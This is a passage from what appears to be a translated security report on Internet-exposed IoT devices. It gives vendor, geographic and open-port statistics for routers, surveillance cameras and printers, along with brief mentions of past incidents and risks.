In China, the numbers of Internet-exposed routers, video surveillance devices, and printers reach 10.92 million, 1.68 million, and 60,000 respectively.

It's worth noting that the preceding figures are sourced from identification results of cyberspace search engines. As some IoT devices are not categorized due to indistinctive signatures of their exposed ports, the actual exposure quantities may be greater than the figures given here. The same is true for the following statistics.

Figure 2-1 Top 9 exposed IoT device types globally and in China



Of course, not all IoT device types are presented in the figure. Some niche products (such as access control devices, thermostats, and vehicle dispatching systems) and devices used in certain industrial control areas, due to the small quantity, are not listed in Figure 2-1. If necessary, we will complement or update device information in subsequent reports. Keep in mind, many IoT devices connect to LANs and communicate with IoT applications via Network Address Translation (NAT). Hidden behind gateway devices, such devices will not be exposed on the Internet.


The following sections are exposure analysis of routers, video surveillance devices, and printers, presenting the vendor distribution, geographic distribution, and port distribution of those devices. Also, a separate section analyzes the exposure of distinctive IoT devices deployed in small quantity.

2.2.2 Routers

Viewpoint 2: Globally, Huawei has the most routers exposed. In China, most exposed routers are provided by Mercury and FAST.

Figure 2-2 shows router statistics by vendor. Among router vendors around the globe, Huawei has the most exposed devices, with a proportion of 22%, and AVM, MikroTik, Mercury, and FAST all have over 4 million routers exposed globally. In addition, Huawei, MikroTik, and D-LINK have devices exposed both in China and internationally, while AVM hardly has any devices exposed in China. For Mercury and FAST, there is no obvious difference in exposure quantity both in China and internationally. This is most probably because most routers from the two vendors are mainly sold in China.

Figure 2-2 Distribution of exposed routers by vendor



Viewpoint 3: Globally, most exposed routers are found in China where tier-2 cities see most exposed routers.

Among all countries around the world, China has most exposed routers (over 10 million), taking the top spot with a proportion of 22%. No other country has more than 5 million exposed. In China, according to our statistics, of cities making the top 10 list, each has over 200,000 routers exposed, with Fuzhou, Jinan, Changsha, Zhengzhou, and Nanjing seeing over 500,000 exposed routers each.

Figure 2-3 Distribution of exposed routers in major countries





Figure 2-4 Distribution of routers in major cities (in China)



Viewpoint 4: Around the world, HTTP, FTP, UPnP, and TR-069 are most exposed services. In China, 83% of routers have open ports for the UPnP service.

Across the world, the HTTP service is exposed most often to the Internet. Specifically, more than 14 million HTTP ports are exposed, mainly ports 80, 8080, and 8081.

The number of FTP services available on port 21 exceeds 10 million. Generally, the FTP server configuration file contains an option for anonymous login, allowing users to a browser and download contents without login to the FTP server. If we assume that 1% of FTP servers have anonymous login enabled, over 100,000 FTP services are vulnerable to information disclosure. If we assume that each FTP service provides data of 20 GB, up to 2000 TB data is exposed to the Internet.

Of all exposed routers, 18% have port 7547 and port 4567 opened, both of which use the TR-069 protocol[15] . This protocol, also known as CPE WAN Management Protocol (CWMP), defines a complete network management system which provides a network management model, interactive interfaces, and basic management parameters, providing effective management of home network devices. Within the network management model, terminals located at a user's premises are called customer-premises equipment (CPE), like routers with ports 7547 and 4567 opened. In addition, the management server, known as the Automatic Configuration Server (ACS), manages CPE devices, allowing users to remotely modify parameter settings, view data, upgrade the firmware version, and restart devices.

It should be noted that TR-069 sessions are based on HTTP 1.1. Here, for the purpose of differentiation, separate statistics are collected on routers with a publicly accessible HTTP service and TR-069 service. This is done as the HTTP service is available for users to perform configuration and management, while the TR-069 service is used for device management by vendors.

The telnet service is available on port 23, which can be accessed through remote login. All over the world, there are nearly 4 million routers with the telnet service exposed to the Internet. Upon a successful login to such a router via telnet, an attacker could connect to the LAN where this router resides, before taking control of smart home appliances like web cameras, posing a threat to people's privacy, property, and even life.

In China, over 80% of routers have the Universal Plug and Play (UPnP) service publicly accessible (on port 1900). This protocol allows applications (or host devices) to discover front-end NAT devices and request such devices to open related ports if necessary. After the UPnP service is enabled, applications (or host devices) on both sides of an NAT device can exchange information independently, thus achieving a seamless connection between devices. UPnP is likely required by users of applications such as multiplayer gaming, point-to-point (P2P) service, real-time communication (such as Internet calling and teleconferencing), or remote assistance.

Figure 2-5 Distribution of exposed ports on routers (global)





Figure 2-6 Distribution of exposed ports on routers (in China)



Viewpoint 5: All around the world, over 80% of exposed TP-Link routers have the HTTP service publicly accessible on the Internet and the figure is nearly 100% in China.

Globally, exposed TP-Link routers reach up to 1.43 million. From port exposure, 80% of those routers have the HTTP service exposed. Specifically, in the top 10 exposed ports, except port 7547 for the TR-069 service, the rest are opened for the HTTP service. For TP-Link routers deployed in China (shown in Figure 2-8), ports 80, 8080, and 1080 are most frequently exposed, reaching a combined quantity of 36,000.

Figure 2-7 Distribution of exposed ports on TP-Link routers (globally)





Figure 2-8 Distribution of exposed ports on TP-Link routers (in China)



2.2.3 Video Surveillance Devices


With the development of smart cities, video surveillance devices have found widespread applications while also being a popular exploited attack surface leading to quite a few IoT security events in recent years. Therefore, additional attention should be given to the exposure of this kind of device. This section focuses on exposure statistics and analysis of video surveillance devices.

Viewpoint 6: Hikvision and Zhejiang Dahua have the most devices exposed, which respectively contribute to 31% and 14% of the total exposed devices globally and 60% and 13% in China.

Figure 2-9 shows the top global vendors in terms of exposure of video surveillance devices. Apparently, the top two vendors, Hikvision (over 3.65 million) and Zhejiang Dahua, have many more devices exposed than others. Then come Zhejiang Dahu, D-Link, Cross, and other vendors, each of which has more than a million devices exposed.

Turning our eyes to the ranking of vendors in China, we find that Hikvision and Zhejiang Dahua respectively have more than 1 million and 220,000 devices exposed.

Figure 2-9 Distribution of exposed video surveillance devices by vendor



Viewpoint 7: Globally, USA and China have the largest number of exposed video surveillance devices. In China, most exposed video surveillance devices are found in Taiwan.

From a global perspective, exposed video surveillance devices are mainly distributed in the USA (16%) and China (14%), followed by Brazil, Vietnam, and Mexico.

As for statistics in China, Taiwan has the most video surveillance devices exposed, accounting for 47% of the total exposure quantity of such devices in China.

Figure 2-10 Distribution of exposed video surveillance devices in major countries





Figure 2-11 Distribution of exposed video surveillance devices in major cities (in China)



Viewpoint 8: From the service perspective, the HTTP service is most frequently exposed on video surveillance devices, followed by Zhejiang Dahua's private protocol, telnet, and RTSP.

Figure 2-12 and Figure 2-13 show the top 10 most frequently exposed ports on video surveillance devices. From the service perspective, the HTTP service (ports 80, 81, and 8080) is most frequently exposed, followed by Zhejiang Dahua's private protocol (port 37777), telnet service (port 23), and RTSP service (port 554). On a global scale, the HTTP service is exposed most frequently on ports 80–82, 88, and 8000. This is alarming because the HTTP service can provide access to privacy and mission-critical data. A security-aware network administrator typically will not make such service accessible on common ports to avoid being detected by port scanners. The fact that those common ports make the top 10 list just shows that administrators of video surveillance devices lack basic security awareness. Also, more than 670,000 RTSP services are exposed around the world. Designed for real-time streaming media transmission, this kind of service is suitable for network monitoring devices to transmit stream videos in real time. As the RTSP service is accessible via port 554 by default it is not surprising a great number of video surveillance devices have port 554 exposed on the Internet.

Assume that 1%[3] of IoT devices contain weak passwords. Then over 9000 video surveillance devices are at risk of becoming botnet hosts. If each botnet host has 10 Mbps network bandwidth, all those hosts can launch DDoS attacks with traffic peaking at 90 Gbps. If the percentage is 10%, a staggering 900 Gbps DDoS attack may arise.

3 Weak passwords are commonly seen in IoTs and at least 1% of all IoT devices contain this issue.

Figure 2-12 Distribution of exposed ports on video surveillance devices (global)





Figure 2-13 Exposed ports on video surveillance devices in China




2.2.3.1 ONVIF

Viewpoint 9: Globally, over 500,000 devices have the ONVIF service exposed, including 84,179 (16.5%) in China.

ONVIF[16] stands for Open Network Video Interface Forum. It was initially a forum jointly founded by Axis, Bosch, and Sony with the aim of developing general standards for video surveillance devices. Up to now, ONVIF has been evolved to a specification that defines a web service architecture, IP configuration, device discovery, device management, event interruption, and security specifications. Details of this specification are available on the official ONVIF website. Here we analyze the exposure of the ONVIF protocol.

Figure 2-14 Distribution of exposed ONVIF services in major countries



Generally, as global organizational body specifications are usually well designed, security issues tend to be induced by implementers and users. However,

- In June 2017, Foscam products were found to be vulnerable to remote command injection via anonymous ONVIF SetDNS.
- On July 18, SENRIO officially released a ONVIF gSOAP integer overflow vulnerability.

All these show that the ONVIF specifications are prone to exposure when used by video surveillance devices. This is because this specification, while facilitating R&D, also offers new attack methods for attackers. Therefore, secure encoding and security operations & maintenance (O&M) should be better defined and enhanced for this ONVIF specification.

2.2.4 Printers

It is generally known that printers play a very important role in business and scientific research scenarios. Enterprises' growing demands for the printing function of mobile devices hasten the emergence of more smart printers with mobile functions[17] such as Wi-Fi Direct, near-field communication (NFC) printing, and cloud printing. Though printers have a smaller attack surface, their security risks cannot be overlooked.

In February 2017, hackers broke into numerous printers (73% from HP and 7% from Epson) used by multiple schools in Taiwan and threatened to take school networks[18] down if the victims refused to pay the demanded ransom. In fact, a large proportion of printers use default passwords and some are connected to the Internet via public addresses, thus being directly exposed to attackers. With the advent of the "Internet Plus" era, more similar events are likely to occur. This section presents statistics and analysis of printers exposed on the Internet.

Viewpoint 10: As for printers, HP has the most devices exposed, contributing more than 50%.

Printer security issues should be given more attention by users and vendors. The *2015–2020 Report of Forward and Investment Strategic Planning Analysis on China Laser Printer Industry*[19] released by Prospect Industrial Research Institute presents printer market shares of major vendors, as shown in Figure 2-15. Currently, printers of various brands experienced exposure of varying degrees, with HP printers most heavily exposed, respectively accounting for 57% and 44% of the total exposure quantity around the world and in China. Also, both Brother and Epson have over 50,000 printers exposed, as shown in Figure 2-16.

Figure 2-15 Printer market shares of major vendors in 2015

